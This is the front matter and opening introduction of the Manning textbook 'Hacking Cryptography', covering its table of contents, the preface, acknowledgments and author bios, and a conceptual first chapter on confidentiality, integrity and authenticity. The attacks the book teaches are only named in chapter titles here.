

Write, break, and fix real-world implementations

Hacking Cryptography

Kamran Khan
Bill Cox







Hacking Cryptography

Write, break, and fix real-world
implementations

Kamran Khan and Bill Cox

To comment go to [livebook](#).



Manning
Shelter Island

For more information on this and other Manning titles go to

[manning.com](#).

copyright

For online information and ordering of this and other Manning books, please visit www.manning.com. The publisher offers discounts on this book when ordered in quantity. For more information, please contact

Special Sales Department

Manning Publications Co.

20 Baldwin Road

PO Box 761

Shelter Island, NY 11964

Email: orders@manning.com

©2025 by Manning Publications Co. All rights reserved.

No part of this publication may be reproduced, stored in a retrieval system, or transmitted, in any form or by means electronic, mechanical,

photocopying, or otherwise, without prior written permission of the publisher.

Many of the designations used by manufacturers and sellers to distinguish their products are claimed as trademarks. Where those designations appear in the book, and Manning Publications was aware of a trademark claim, the designations have been printed in initial caps or all caps.

Recognizing the importance of preserving what has been written, it is Manning's policy to have the books we publish printed on acid-free paper, and we exert our best efforts to that end. Recognizing also our responsibility to conserve the resources of our planet, Manning books are printed on paper that is at least 15 percent recycled and processed without the use of elemental chlorine.

The author and publisher have made every effort to ensure that the information in this book was correct at press time. The author and publisher do not assume and hereby disclaim any liability to any party for any loss, damage, or disruption caused by errors or omissions, whether such errors or omissions result from negligence, accident, or any

other cause, or from any usage of the information herein.

Manning Publications Co.

20 Baldwin Road

PO Box 761

Shelter Island, NY 11964

Development editor: Marina Michaels

Technical editor: Jon Riddle

Review editors: Aleksandar Dragosavljević,

Radmila Ercegovac

Production editor: Andy Marinkovich

Copy editor: Tiffany Taylor

Proofreader: Melody Dolab

Technical proofreader: Germano Rizzo

Typesetter: Ammar Taha Mohamedy

Cover designer: Marija Tudor

ISBN 9781633439740

Printed in the United States of America

dedication

To my son Ibrahim: thank you for teaching me everything that I truly know.

To Syed Massadiq Hussain, thank you for taking care of our family in the most selfless of ways. We miss you.

K.K.

contents

[preface](#)

[acknowledgments](#)

[about this book](#)

[about the authors](#)

[about the cover illustration](#)

[1 Introduction](#)

[1.1 What is cryptography?](#)

[1.2 How does cryptography work?](#)

[1.2.1 Confidentiality](#)

[1.2.2 Integrity](#)

[1.2.3 Authenticity](#)

[1.3 Attacks on cryptographic theory vs. attacks on implementations](#)

[1.4 What will you learn in this book?](#)

[2 Random number generators](#)

2.1 Why do we need random numbers for cryptography?

2.1.1 Uniform distribution: Making things harder to guess

2.1.2 Entropy: Quantifying unpredictability

2.2 Understanding different types of RNGs

2.2.1 True random number generators (TRNGs)

2.2.2 Pseudo random number generators (PRNGs)

2.2.3 Cryptographically secure pseudorandom number generators (CSPRNGs)

3 Implementing and exploiting RNGs

3.1 Implementing and exploiting Mersenne Twister-based RNGs

3.1.1 Implementing MT19937

3.1.2 Exploiting MT19937

3.2 Implementing and exploiting the Dual Elliptic Curve Deterministic Random Bit Generator

3.2.1 Building block for DUAL EC DRBG: Big numbers

3.2.2 Building block for DUAL EC DRBG: Elliptic curves

3.2.3 Implementing DUAL EC DRBG

3.2.4 Exploiting DUAL EC DRBG

4 Stream ciphers

4.1 Symmetric key encryption

4.1.1 The exclusive-or (XOR) operation and its role in cryptography

4.1.2 One-time pads and their practical limitations

4.2 Linear feedback shift registers (LFSRs)

4.2.1 Implementing LFSRs

4.2.2 Exploiting LFSRs

4.3 RC4 encryption and Wi-Fi security

4.3.1 Implementing RC4

4.3.2 Exploiting RC4 in WEP using the Fluhrer, Mantin, and Shamir (FMS) attack

5 Block ciphers

5.1 Important block ciphers

5.2 Padding: Making data fit blocks neatly

5.3 Modes of operation for block ciphers

5.4 Padding oracles and how to attack them

5.4.1 Implementing a padding oracle server

5.4.2 Exploiting a padding oracle

5.5 Browser Exploit Against SSL/TLS: The BEAST attack

5.5.1 Simulating a vulnerable browser for BEAST

5.5.2 Exploiting the BEAST vulnerability

6 Hash functions

6.1 Hash functions as one-way digital fingerprints

6.2 Security properties of hash functions

6.3 Important hash functions

6.3.1 The Merkle–Damgård construction

6.3.2 Cryptographic sponges: Permutation-based hash functions

6.4 Attacks on hash functions

6.4.1 Collision attacks

6.4.2 Example: Exploiting hash functions using rainbow tables

7 Message authentication codes

7.1 Message integrity and authenticity

7.2 Different types of MACs

7.3 Secret-prefix MACs and length-extension attacks

7.3.1 Implementing a bank API that uses secret-prefix hashing for authentication

[7.3.2 Exploiting secret-prefix MACs using length-extension attacks](#)

[7.4 Secret-suffix MACs and collision attacks](#)

[7.5 HMACs: Hash-based MACs](#)

8 Public-key cryptography

[8.1 Asymmetric cryptography: Splitting the secret key into public and private portions](#)

[8.2 Mathematical theory behind public-key cryptography](#)

[8.2.1 Prime numbers and how to find them](#)

[8.2.2 Probabilistic testing of prime numbers and the important role of RNGs in generating them](#)

[8.2.3 Trapdoor functions](#)

[8.3 Types of public-key cryptography systems](#)

[8.3.1 Discrete logarithms](#)

[8.3.2 Integer factorization and the RSA cryptosystem](#)

[8.4 Exploiting RSA](#)

[8.4.1 Common-factors attack and the effect of poor random number generation on cryptographic security](#)

[8.4.2 Wiener's attack: Exploiting short secret exponents in textbook RSA](#)

9 Digital signatures

9.1 Message authenticity using symmetric and asymmetric secrets

9.2 Practical applications of digital signatures

9.2.1 Certificates: Extending trust using digital signatures

9.2.2 Code integrity: Ensuring software security using digital signatures

9.2.3 Using signatures for digital contracts

9.3 Forgery attacks on digital signatures

9.4 Schoolbook RSA signatures

9.5 The elliptic curve digital signature algorithm (ECDSA)

9.5.1 Implementing vulnerable ECDSA signatures with reused nonces

9.5.2 Exploiting reused nonces in ECDSA signatures

9.6 RSA signature forgery with Bleichenbacher's $e = 3$ attack

9.6.1 PKCS#1 v1.5: Padding strikes again

9.6.2 Implementing a vulnerable PKCS #1 v1.5 padding verifier

9.6.3 Exploiting PKCS #1 v1.5 padding with Bleichenbacher $e = 3$ signature forgery

9.6.4 Stitching prefix and suffix cube roots together to forge a signature

10 Guidelines and common pitfalls for cryptographic implementations

10.1 A brief recap of attacks from previous chapters

10.1.1 Random number generators

10.1.2 Stream ciphers

10.1.3 Block ciphers

10.1.4 Hash functions

10.1.5 Message authentication codes

10.1.6 Asymmetric encryption

10.1.7 Digital signatures

10.2 One vulnerability to rule them all: Poor-quality randomness

10.3 Padding: Challenges with fitting things neatly

10.4 Constant-time implementations and timing attacks

10.4.1 Comparing data in constant time

10.4.2 Timing attacks and side-channel analysis

10.5 Control flow and secrets: A dangerous mix

10.6 Memory safety and buffer management

[10.7 Type safety: Challenges with interpreting raw bytes](#)

[10.8 Miscellaneous considerations](#)

[10.8.1 Handling sensitive values in general-purpose memory](#)

[10.8.2 Time-of-check to time-of-use \(TOCTOU\) vulnerabilities](#)

[10.8.3 Prefer authenticated encryption to combining primitives on your own](#)

[10.8.4 Treating security as a product](#)

[index](#)

preface

My friend Asim and I were two nerds growing up in Taif, Saudi Arabia (we attended a Pakistani embassy school). In the fourth grade, we once tried to pick the lock on an abandoned cabinet in a storage space. We couldn't open it with paper clips like we saw on TV, so I asked him to bring a Philips screwdriver the next day. I have wished countless times that I hadn't. We took the lock off the cabinet and found a bunch of discarded documents inside. I wanted to leave, but Asim insisted on staying and screwing the lock back onto the cabinet. He got caught by a teacher. I took refuge inside a hiding spot in the school. I was soon located afterward as Asim was pressured to reveal who "helped" him break the cabinet lock. Asim's family moved away soon after. I only spoke to or heard from him again once, when he dropped by before leaving town to return some Urdu novels we had exchanged. Urdu novels were our shared love. Neither of us had access to video games or computers, and being "Urdu-medium" kids, we had a minimal grasp of English. Since then, my life has taken many twists and turns, as I'm sure his did, too. Some five years after our great heist, I used my first computer, a transformative event in my life. Asim and I had pretended years earlier to know how computers worked. Now I had a real one to learn about.



Figure 1 The computer we pretended was real. “Window 2000 in 1” sounds a lot better than “Window 1998 in 1.”

Most significantly, the computer connected me to a community of geeks and nerds. Until recently, I had always believed that I loved learning about security and cryptography because I am not a particularly fast learner, and these fields have natural, strategic reasons for moving slowly. With age—and helped by the process of writing this book—I have realized that the reasons ran much deeper. Although it is true that the slow-moving nature of this field helps people like me because we can read decades-old algorithms and implementations that are still relevant today, I found a home in this area because it was by design.

By design, I don’t mean someone is intentionally leading young people to the world of cryptography and security; rather, there are very real underlying themes of acceptance and growth in this field that make it a home to kids like Asim and me. It would not be an overstatement to say that the world of cybersecurity has traditionally been home to some of the biggest misfits.

Behind all the trench coats and digital rain is an ethos of questioning, learning, and breaking things. It does not matter where you came from, the speed of your internet connection, or how cool you were in school; as long as you bring humility and curiosity, there are those in the community who will genuinely

welcome you and spend their precious time sharing their passions with you. This book is my attempt to pay it forward. Although Asim and I did not get the chance to talk about real computers or cryptography, I would not have grasped any of these ideas without the real friendships of many of the people I have since worked with. After a talk about cryptographically verifiable elections at Microsoft, Dr. Josh Benaloh distributed some swag for audience giveaways. I received a lockpicking kit, and as I held it in my hands, I could not help imagining a smile on my friend's face—we could have had so much fun with such a fancy tool! Sometimes, the most effective way to learn why locks are made the way they are is to understand how they are picked. That's what this book is all about. There are many books about cryptography that focus on how the locks are made, this book is about how cryptography fails when attacked: how its locks get picked and broken. All you need to bring is a computer, a healthy curiosity, and basic familiarity with the Go programming language—no Philips screwdrivers required.

Kamran Khan

acknowledgments

When I look back over the process of writing this book, I can honestly say that it did take a village. If I miss out on acknowledging somebody, it is a symptom of my limitations but never due to a lack of gratitude.

They say it's never a good idea to meet your heroes, and they're mostly right. But the exceptions make it worth doing. I have been fortunate enough to meet some of my heroes who absolutely disproved the age-old maxim. My coauthor, Bill, is one of them. He had been conducting a cryptography workshop at Google for many years, so I reached out to him and asked about writing a book about how cryptography implementations usually fail. Bill's passion is randomness. His goal is to get strong, reliable random number generation into everybody's hands because that really is the final frontier for cryptography engineering. Allow me to explain: no matter how sophisticated our cryptographic algorithms and defenses are, any security they provide goes out the window if randomness is not handled well. It is a great privilege to be able to make that case with Bill in this book.

Thank you to my teacher, friend, and editor, Marina Michaels. Without her insights and patient guidance, I would not have made it beyond a few pages. Thank you to Jon Riddle for his technical review of the book. Jon, who is the founder and Chief Information Security Officer of RocketFuel Risk Management, a consultancy specializing in information security and secure software development, provided some invaluable insights and feedback. Thank you to Brian Sawyer for his stewardship of this project and for his faith in me despite my years-long struggle to get this book across the finish line. Thank you to Germano Rizzo for his meticulous review and perceptive feedback on the manuscript. Marina, Jon, and Germano were the first three readers of this book, and my spirit will always be grateful to them.

Thank you to Ivan Martinović and Matko Hrvatin for the MEAP process that improved the quality of the book by leaps and bounds. I could not even begin to imagine how hard the process of writing this book would have been—and how different the end result would be—without MEAP. The way Manning blends the importance of old-style books with newer technologies and processes to improve quality is nothing short of masterful.

Thank you to Aleksandar Dragosavljević and Radmila Ercegovac for taking the book through a multitude of reviews

that were decisively helpful for improving the quality of content within.

Thank you to Tiffany Taylor and Melody Dolab for their thorough reviews and for fixing many errors I had made in the text and to Andy Marinkovich for patiently walking me through the book's production process. Thank you to Aira Dučić for her incredible dedication to bringing this book to readers everywhere; to Azra Dedic for her expertise in getting the graphics right for an engaging learning experience; to Ammar Taha Mohamedy for bringing clarity and elegance to the book's pages in print and greatly enhancing its presentation; and to Marija Tudor for the beautiful and illuminating cover design.

Thank you to all of the early reviewers: Dr. Adrian M. Rossi, Alain Couniot, Borko Djurkovic, Chad Yantorno, Damien Cooke, Gianluigi Spagnuolo, Gregory Reshetniak, Julien Pohie, Keith Kim, Keith Martin, Luke Kupka, Maciej Jurkowski, Markus Wolff, Nick Decroos, Ori Pomerantz, Oscar J. W. Cao, Paul Love, Rahul Modpur, Rani Sharim, Ravi Kiran Bamidi, Sergio Britos Arevalo, Simon Tschöke, Steven Edwards, Theron Spiegl, Tim van Deurzen, Vinicios Henrique Wentz, Walter Alexander Mata López, Zachary LeFevre, and Zoheb Ainapore. Your suggestions helped make this a better book.

Thank you to my mentor, boss, and the person most responsible for my professional growth: Vikram Rao. Thank you to my managers and friends, Alex Polak, Vishal Agarwal, and Firdaus Modak, for being bedrocks of guidance and support throughout the years.

Thank you to João, Arthur, Rose, Keith, and Agnos for opening your hearts to our family. Your love and friendship is precious to us, and we look forward to our families growing and thriving together.

Thank you to my parents and my brother for keeping that spark of curiosity alive in me even in the most trying of circumstances.

Thank you to my wife, Lyla, for walking the most important life journeys with me. Thank you to my son and best friend, Ibrahim, without whose help this book would not exist, and to my daughter, Aria, for bringing strength and hope into our lives.

Finally, thank you to my friend Arsalan Tufail. It's rare for a day to go by without me being reminded of your boundless compassion, generosity, and friendship. I miss you, Gola Jee.

Kamran Khan

about this book

Cybersecurity is and will always be an arms race. Cryptography is the bedrock of information security and the best tool we have for ensuring confidentiality and integrity in the modern world. Within the cryptography field, certain constructs pop up everywhere for specific purposes. For example, hash functions are widely used to get one-way “fingerprints” of data like passwords. These ideas are brought to reality through specific algorithms and their implementations. When the bad guys want to break a system, they rarely start with mathematical theory. Most of the time, they target the translation of theory to practice—in other words, they target mistakes in cryptography engineering.

Each of the chapters in this book presents a core cryptographic idea, such as block ciphers, digital signatures, and so on, but with a twist. We look through this lens: How did the bad guys target this idea? How did they succeed? And what mitigations are we relying on at the time of this writing?

Who should read this book?

If you're going to be working on cryptography, this book will provide a whirlwind tour of how we got where we are today. The examples were painstakingly designed to highlight the important weaknesses in these areas. It is highly recommended that you run the examples from the accompanying repo while reading the relevant sections; readers who have done so have reported a deeper understanding of the book's content.

How this book is organized: A roadmap

The book has 10 chapters. Beginning with chapter 2, each chapter introduces a cryptographic concept, explains why it is important for practical use, and then discusses the various ways in which that idea has been targeted by attackers.

- Chapter 1 provides an introduction to cryptography and its goals.
- Chapter 2 dives deep into the theory behind random number generation and why it is critical to the goals of cryptography.
- Chapter 3 implements and exploits two random number generators: MT19937 and DUAL_EC_DRBG (the latter of which was a “cryptographically secure” generator recommended by the National Institute of Standards and Technology).
- Chapter 4 discusses stream ciphers, which are heavily used, for example, in streaming technologies. We implement and exploit linear-feedback shiftregisters (LFSRs) and then look at cracking first-generation Wi-Fi passwords by exploiting RC4.
- Chapter 5 discusses block ciphers, which are popular in areas such as disk encryption technologies. We implement and exploit padding oracles, which are almost a perennial evil

with block cipher implementations, and the BEAST attack, which creatively broke TLS encryption to steal browser cookies.

- Chapter 6 introduces hash functions. We implement a full-fledged rainbow table to crack hashed passwords and discuss the effectiveness and limitations of rainbow tables when attacking hashes.
- Chapter 7 discusses message authentication codes (MACs), especially those built on top of hash functions. We implement and exploit secret-prefix authentication. Risky implementations of such MACs broke services like AWS and Flickr in the past; and in 2024, the widely used RADIUS protocol (for authentication, authorization, and accounting) fell to a similar attack on its secret-prefix authentication scheme. This chapter summarizes how HMACs avoid pitfalls associated with both secret-prefix and secret-suffix MACs.
- Chapter 8 introduces public-key cryptography. We discuss prominent asymmetric encryption schemes and implement the common factors attack that left millions of keys vulnerable on the internet. We also highlight the distinction between theory and practice by demonstrating Wiener's attack on short private exponents, something all (serious) RSA implementations need to account for.

- Chapter 9 discusses digital signatures. We implement and exploit ECDSA as part of a demonstration of how bad randomness led to a complete breakdown of the Sony PlayStation 3's security. We round off the final major exploit in the book by implementing Bleichenbacher's signature forgery attack against a vulnerable PKCS#1 1.5 signature verifier.
- Chapter 10 summarizes the discussions and lessons from the first nine chapters and provides general guidelines for writing secure code. We dissect code to look at why practices like constant-time implementations matter and how they protect against advanced attacks like side-channel analysis.

About the code

This book contains many examples of source code, both in numbered listings and in line with normal text. In both cases, source code is formatted in a `fixed-width font like this` to separate it from ordinary text.

In many cases, the original source code has been reformatted; we've added line breaks and reworked indentation to accommodate the available page space in the book. Additionally, comments in the source code are removed from

the listings when the code is described in the text. Code annotations accompany some listings, highlighting important concepts.

You can get executable snippets of code from the liveBook (online) version of this book at

<https://livebook.manning.com/book/hacking-cryptography>. The complete code for the examples in the book is available for download from the Manning website at www.manning.com and from GitHub at <https://github.com/krkhan/crypto-impl-exploit>.

liveBook discussion forum

Purchase of *Hacking Cryptography* includes free access to liveBook, Manning's online reading platform. Using liveBook's exclusive discussion features, you can attach comments to the book globally or to specific sections or paragraphs. It's a snap to make notes for yourself, ask and answer technical questions, and receive help from the author and other users. To access the forum, go to <https://livebook.manning.com/book/hacking-cryptography/discussion>. You can also learn more about Manning's forums and the rules of conduct at <https://livebook.manning.com/discussion>.

Manning's commitment to our readers is to provide a venue where a meaningful dialogue between individual readers and between readers and the authors can take place. It is not a commitment to any specific amount of participation on the part of the authors, whose contribution to the forum remains voluntary (and unpaid). We suggest you try asking the authors some challenging questions lest their interest stray! The forum and the archives of previous discussions will be accessible from the publisher's website for as long as the book is in print.

about the authors

Kamran Khan is a software engineer with more than a decade of experience in the security industry, currently working as a software engineering architect at Salesforce. His previous gigs include Google and Microsoft. He has worked in a variety of areas related to security engineering, including large-scale distributed services (e.g., for key distribution, identity, and access management), embedded devices intended for multifactor authentication, and cryptographically verifiable elections.



Bill Cox is a software engineer with nearly 40 years of experience in securing hardware and software. His open source projects include infnoise (a cryptographic hardware random number generator) and sonic (audio processing for speeding up and slowing down speech). Bill conducts crypto-writing workshops at Google and loves teaching engineers the fundamentals of writing secure code.



about the cover illustration

The figure on the cover of *Hacking Cryptography*, captioned “Indien du Mexique police,” or “Mexican Indian police,” is taken from a collection by Jacques Grasset de Saint-Sauveur, published in 1797. Each illustration is finely drawn and colored by hand.

In those days, it was easy to identify where people lived and what their trade or station in life was just by their dress. Manning celebrates the inventiveness and initiative of the computer business with book covers based on the rich diversity of regional culture centuries ago, brought back to life by pictures from collections such as this one.

1 Introduction

This chapter covers

- What is cryptography, and why is it important?
- Where and how is cryptography used?
- How does this book cover cryptography?
- How does our approach differ from other books that cover this topic?

Getting cryptography right is paramount for ensuring digital security in the modern world. The mathematical ideas and theory behind cryptography are hard to break, whereas the *implementations* (transforming mathematical ideas to reality via engineering processes, e.g., programming code and designing hardware) have orders of magnitude more vulnerabilities that are much easier to exploit. For these reasons, malicious actors regularly target flaws in implementations to “break” crypto. We wanted to capture these attacks with an organized approach so that engineers working in information security can use this book to build an elementary intuition about how cryptographic engineering usually falls prey to adversaries.

In the upcoming chapters, we will dive into the technical details of how cryptography is implemented and exploited. But before that, let's first go through a high-level view of what cryptography is.

1.1 What is cryptography?

Cryptography builds on top of computer science to provide algorithms, tools, and practices for accomplishing the following security goals (see figure [1.1](#)):

- *Confidentiality*—Transforming sensitive data into a form that prevents disclosure
- *Integrity*—Protecting sensitive data from being altered (either accidentally or by a malicious attacker)
- *Authenticity*—Preventing impersonation of digital entities




Figure 1.1 Security goals of cryptography

The goal of confidentiality is achieved by transforming data in a way that makes it incomprehensible for everyone except those who have the corresponding secret to “unlock” (not a formal term) this data. Imagine an impenetrable lockbox that can only be opened with a unique key. You leave the key with a relative and then travel across the country, taking the lockbox with you. Now when you need to send something secretly to this relative,

you put the items in the lockbox and ship them using regular mail. The post office can see who the lockbox is addressed to (because your mail carrier needs to deliver it), but neither the post office nor anyone else (e.g., mailbox thieves) can open the lockbox to see the contents. Only the relative who has the specific key can retrieve the contents once they receive the lockbox.

Cryptography can be thought of as the digital equivalent of the lockbox in the preceding example. One of its primary uses is to protect the secrecy of digital messages while they are transported around the world (by various internet service providers [ISPs]) in the form of internet packets.

Protecting messages against eavesdroppers has historically been the main area of focus for practitioners of cryptography. Beginning in the last half-century, however, cryptographic tools have also been used to ensure *integrity* and *authenticity* of data. Going back to our example, this would be akin to providing incontrovertible proof that nobody tampered with the lockbox while it was en route. Cryptography is the cornerstone of computer and network security in today's world and is by far the best tool for the job if you want to protect data against (both malicious and accidental) exposure and/or corruption.

Data has grown exponentially in importance as governments, businesses, and consumers imbue it with meaning and significance to the point that it is often referred to as the “gold of the twenty-first century.” At its core, the main ingredients that drive the digital revolution are as follows:

- Consumption of data (e.g., via input devices)
- Processing of data (e.g., via processors)
- Transmission of data (e.g., via network devices)
- Storage of data (e.g., on hard drives)
- Output of data (e.g., via monitors)

Whether we are watching video streams, doing online banking, working from home via video calls, or playing video games, data drives our digital lives—and, by extension, our physical ones. The infrastructure that deals with these truly gargantuan amounts of data is almost always shared. For example, when we open a bank account, we do not get a banking kiosk installed in our home with a dedicated physical wire to the bank’s mainframes. Instead, we use the internet to access the bank’s servers, and our digital traffic shares the physical path with many other businesses and customers along the way.

However, sharing infrastructure implies that data is exposed to parties other than those for whom it is intended. Not only can

others look at this data, but they can also actively modify or corrupt it for nefarious gains. Cryptography guards data against these scenarios: for example, ensuring that our ISPs cannot see our emails and that someone who has access to our Wi-Fi (possibly in a public place) cannot modify our transactions when we are making online payments.

THE ENIGMA ENCRYPTION MACHINE

Enigma was a famous encryption machine used by the Germans during World War II to encode secret military messages. Alan Turing and other researchers cracked the encryption scheme, allowing them to decode these messages quickly. Breaking the Enigma cipher was one of the most important victories by the Allied powers and significantly tilted the balance of power during the war, as it proved to be a pivotal advantage for allies in World War II.

Other areas, such as military applications, rely even more heavily on secrecy and integrity of data. It would not be an overstatement to say that although the secrecy and confidentiality of messages have always been important, providing these properties at scale has become a crucial aspect of modern society. Those who can do it well gain competitive advantages, and those who lag (whether nations or corporations) pay the price with the loss of consumer

confidence, revenues, political influence, and even strategic setbacks in full-scale wars.

1.2 How does cryptography work?

Let's dive deeper into the goals we covered in introducing cryptography:

- *Confidentiality*—Protect data so that only the intended parties can see it. For example, the data on your laptop's hard drive should remain inaccessible to an attacker who steals the laptop. During WWII, the Germans were confident that even if encrypted messages were intercepted, they would not reveal any meaningful information to the Allies. The goal of confidentiality was defeated with Alan Turing's Bombe machine, which revealed messages encrypted by Enigma.
- *Integrity*—Protect data when it is being shared among different entities such that any modification or corruption (whether accidental or by a malicious party) is guaranteed to be detected. For example, when you use a credit card at a payment terminal, the transaction amount is cryptographically "signed" by a small computer embedded in the credit card chip. It should be impossible for an attacker to forge a signature without possessing the physical card. While the transaction is being communicated to the bank, any attempt to modify the authorized amount should be

automatically detected and should result in the transaction being denied.

- *Authenticity*—Ensure that an entity is who it claims to be. For example, if you are communicating with an old schoolmate over a messaging app, you want to be sure it is indeed them at the other end and not a malicious employee of the app company masquerading as your friend.

1.2.1 Confidentiality

Confidentiality guards data against being seen by unwanted entities. It accomplishes this by depending on *keys* available to all the intended participants but not eavesdroppers. In its simplest form, a secret key is used to encrypt data, as shown in figure 1.2. The same key is used to decrypt the data. This is also known as *symmetric key* encryption, as the same key is used to both encrypt and decrypt data. An eavesdropper only sees encrypted data, which to them is indistinguishable from random garbage bytes.




Figure 1.2 Using symmetric keys for encryption and decryption

It is important to note that the data should remain protected even if an attacker knows every detail about the encryption algorithm except the secret key. This is known as *Kerckhoff's principle*. A system violates this principle when its security hinges on whether its implementation details (e.g., the algorithm, the source code, and design documents) are known to adversaries. Unfortunately, this principle is overlooked far too often in real-world engineering decisions, mostly as a result of time constraints, because publicly auditing cryptographic implementations consumes significant time and resources.

KERCKHOFF'S PRINCIPLE

A cryptosystem should be secure even if an attacker knows *everything* about the system except the key.

1.2.2 Integrity

Whereas confidentiality protects data against being seen, integrity protects data against being modified or corrupted. Figure [1.3](#) illustrates using a key to “sign” the data, essentially generating a strong pairing between the data and the signature. The data can then be sent to a trusted party—that also has the secret key—along with the signature, without any fear of the data being modified along the way (e.g., by an ISP). Because any attacker attempting to corrupt the data will not have the secret key, they can’t generate a valid signature. Once the data reaches its intended destination, the trusted party can use its copy of the secret key to verify the signature.

